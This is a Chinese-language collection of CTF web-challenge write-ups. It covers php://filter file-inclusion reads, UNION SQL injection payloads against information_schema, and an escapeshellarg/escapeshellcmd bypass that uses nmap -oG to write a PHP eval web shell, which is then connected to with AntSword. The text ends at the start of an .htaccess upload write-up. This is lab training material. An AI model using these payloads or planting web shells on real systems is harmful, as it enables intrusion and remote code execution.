
观察url，猜测sql注入
测试



弹出include报错，那就是文件包含了
直接读index的源码
payload

```
?category=php://filter/read=convert.base64-encode/resource=index
```

(有index.php却读取错误，报错显示无法打开流：操作失败在后面测试的时候，发现除掉后缀即可读取到源码)




```php
<?php
    $file = $_GET['category'];

    if(isset($file))
    {
     if( strpos( $file, "woofers" ) !==  false || strpos( $file, "meowers" ) !==  false || strpos( $file, "index
")){//必须含有woofers或meowers或index字符串
      include ($file . '.php');//参数后拼接.php
     }
     else{
      echo "Sorry, we currently only support woofers and meowers.";
     }
    }
    ?>
```

原来是后面做了拼接，所以前面的poc才不能加.php

传入的category需要有woofers,meowers,index才能包含传入以传入名为文件名的文件，我们要想办法包含flag.php

尝试直接读取 `/index.php?category=woofers/../flag`


```
  </head>
  <body>
    <div class="page-layout mdl-layout mdl-layout--fixed-header mdl-js-layout mdl-color--grey-100">
      <header class="page-header mdl-layout__header mdl-layout__header--scroll mdl-color--grey-100 mdl-colo
        <div class="mdl-layout__header-row">
          <span class="mdl-layout-title">Had a bad day?</span>
          <div class="mdl-layout-spacer"></div>
        <div>
      </header>
      <div class="page-ribbon"></div>
      <main class="page-main mdl-layout__content">
        <div class="page-container mdl-grid">
          <div class="mdl-cell mdl-cell--2-col mdl-cell--hide-tablet mdl-cell--hide-phone"></div>
          <div class="page-content mdl-color--white mdl-shadow--4dp content mdl-color-text--grey-800 mdl-ce
            <div class="page-crumbs mdl-color-text--grey-500">
            </div>
            <h3>Cheer up!</h3>
              <p>
                Did you have a bad day? Did things not go your way today? Are you feeling down? Pick an opt
              </p>
              <div class="page-include">
              <!-- Can you read this flag? -->
            </div>
          <form action="index.php" method="get" id="choice">
              <center><button onclick="document.getElementById('choice').submit();" name="category" value="
upgraded=",MaterialButton,MaterialRipple">Woofers<span class="mdl-button__ripple-container"><span class="md
</span></span></button>
              <button onclick="document.getElementById('choice').submit();" name="category" value="meowers"
upgraded=",MaterialButton,MaterialRipple">Meowers<span class="mdl-button__ripple-container"><span class="md
</span></span></button></center>
          </form>
```


出现了别的内容，包含成功了flag.php，但是这里也说了flag需要读取


利用php://filter伪协议可以套一层协议读取flag.php

```
/index.php?category=php://filter/convert.base64-encode/index/resource=flag
```


套一个字符index符合条件并且传入flag，读取flag.php



[第一章 web入门]afr_2




打开源码看到：




```
    <title>list</title>
</head>
<body>
HELLO!
<img src="img/img.gif">
</body>
</html>
```


加上/img看到：




继续查看目录：

看到flag,下载下来看到：




[第一章 web入门]afr_1




根据题目我们知道考察的是** php://协议**
php://filter 读取源代码并进行base64编码输出，不然会直接当做php代码执行就看不到源代码内容了。

```
/?p=php://filter/convert.base64-encode/resource=flag
```


[第一章 web入门]SQL注入-1





```
-1%27%20union%20select%201,2,group_concat(schema_name)%20from%20information_schema.schemata%23
```




```
-1%27%20union%20select%201,2,group_concat(table_name)%20from%20information_schema.tables where table_schema='note'%23
```



-1%27%20union%20select%201,2,group_concat(column_name)%20from%20information_schema.columns where table_name='fl4g'%23



[BUUCTF 2018]Online Tool

```php
<?php

if (isset($_SERVER['HTTP_X_FORWARDED_FOR'])) {
    $_SERVER['REMOTE_ADDR'] = $_SERVER['HTTP_X_FORWARDED_FOR'];
}

if(!isset($_GET['host'])) {
    highlight_file(__FILE__);
} else {
    $host = $_GET['host'];
    $host = escapeshellarg($host);
    $host = escapeshellcmd($host);
    $sandbox = md5("glzjin". $_SERVER['REMOTE_ADDR']);
    echo 'you are in sandbox '.$sandbox;
    @mkdir($sandbox);
    chdir($sandbox);
    echo system("nmap -T5 -sT -Pn --host-timeout 2 -F ".$host);
}
```


代码审计：
可以注意到escapeshellarg和escapeshellcmd两个不懂得函数

PHP escapeshellarg()+escapeshellcmd() 之殇
直接找到了上面这篇文章，这两个函数在一起用会有些问题

1.传入的参数是：`172.17.0.2' -v -d a=1`
2.经过escapeshellarg处理后变成了`'172.17.0.2'\'' -v -d a=1'`，即先对单引号转义，再用单引号将左右两部分括起来从而起到连接的作用。
经过escapeshellcmd处理后变成`'172.17.0.2'\\'' -v -d a=1\'`，这是因为escapeshellcmd对\以及最后那个不配对儿的引号进行了转义：http://php.net/manual/zh/function.escapeshellcmd.php
3.最后执行的命令是`curl '172.17.0.2'\\'' -v -d a=1\'`，由于中间的\被解释为\而不再是转义字符，所以后面的'没有被转义，与再后面的'配对儿成了一个空白连接符。所以可以简化为`curl 172.17.0.2\ -v -d a=1'`，即向172.17.0.2\发起请求，POST 数据为a=1'。


简单的来说就是两次转译后出现了问题，没有考虑到单引号的问题
然后往下看，看到`echo system("nmap -T5 -sT -Pn --host-timeout 2 -F ".$host);`
这有个system来执行命令，而且有传参，肯定是利用这里了
这里代码的本意是希望我们输入ip这样的参数做一个扫描，通过上面的两个函数来进行规则过滤转译，我们的输入会被单引号引起来，但是因为我们看到了上面的漏洞所以我们可以逃脱这个引号的束缚

这里常见的命令后注入操作如 |& &&都不行，虽然我们通过上面的操作逃过了单引号，但escapeshellcmd会对这些特殊符号前面加上\来转移...


时候就只有想想能不能利用nmap来做些什么了。
这时候搜索可以发现在nmap命令中 有一个参数-oG可以实现将命令和结果写到文件


```
?host=' <?php @eval($_POST["hack"]);?> -oG hack.php '
```

执行后会返回文件夹名



连接：


添加数据
添加
清空
测试连接
基础配置
URL地址 *
d880de77.node3.buuoj.cn/2c956b1c6334dcd16c14f412a3f004bf/hack.php
连接密码 *
hack
网站备注
编码设置
UTF8
连接类型
PHP
编码器
default (不推荐)
random (不推荐)
base64
请求信息
其他设置



中国蚁剑
AntSword 编辑 窗口 调试
117.21.200.165
117.21.200.165
目录列表 (16)
/
var
bin
dev
etc
home
lib
media
mnt
proc
root
run
sbin
srv
sys
tmp
usr
文件列表 (18)
新建
上层
刷新
主目录
书签
/
读取
名称 日期 大小 属性
bin 2019-01-31 01:32:00 4 Kb 0755
dev 2021-04-10 10:42:27 340 b 0755
etc 2021-04-10 10:42:27 66 b 0755
home 2019-01-31 00:20:38 22 b 0755
lib 2019-01-31 01:32:00 17 b 0755
media 2019-01-30 02:55:44 44 b 0755
mnt 2019-01-30 02:55:44 6 b 0755
proc 2021-04-10 10:42:27 0 b 0555
root 2019-01-31 01:32:01 6 b 0700
run 2019-02-15 15:42:27 19 b 0755
sbin 2019-01-30 02:55:44 4 Kb 0755
srv 2019-01-30 02:55:44 6 b 0755
sys 2021-03-15 03:24:14 0 b 0555
tmp 2019-02-15 15:42:27 68 b 1777
usr 2019-01-31 01:32:00 41 b 0755
var 2019-01-31 01:32:04 28 b 0755
.dockerenv 2021-04-10 10:42:27 0 b 0755
flag 2021-04-10 10:42:28 43 b 0644
任务列表

[GXYCTF2019]BabyUpload

法一：
利用.htaccess文件上传，首先上传一个.htaccess文件

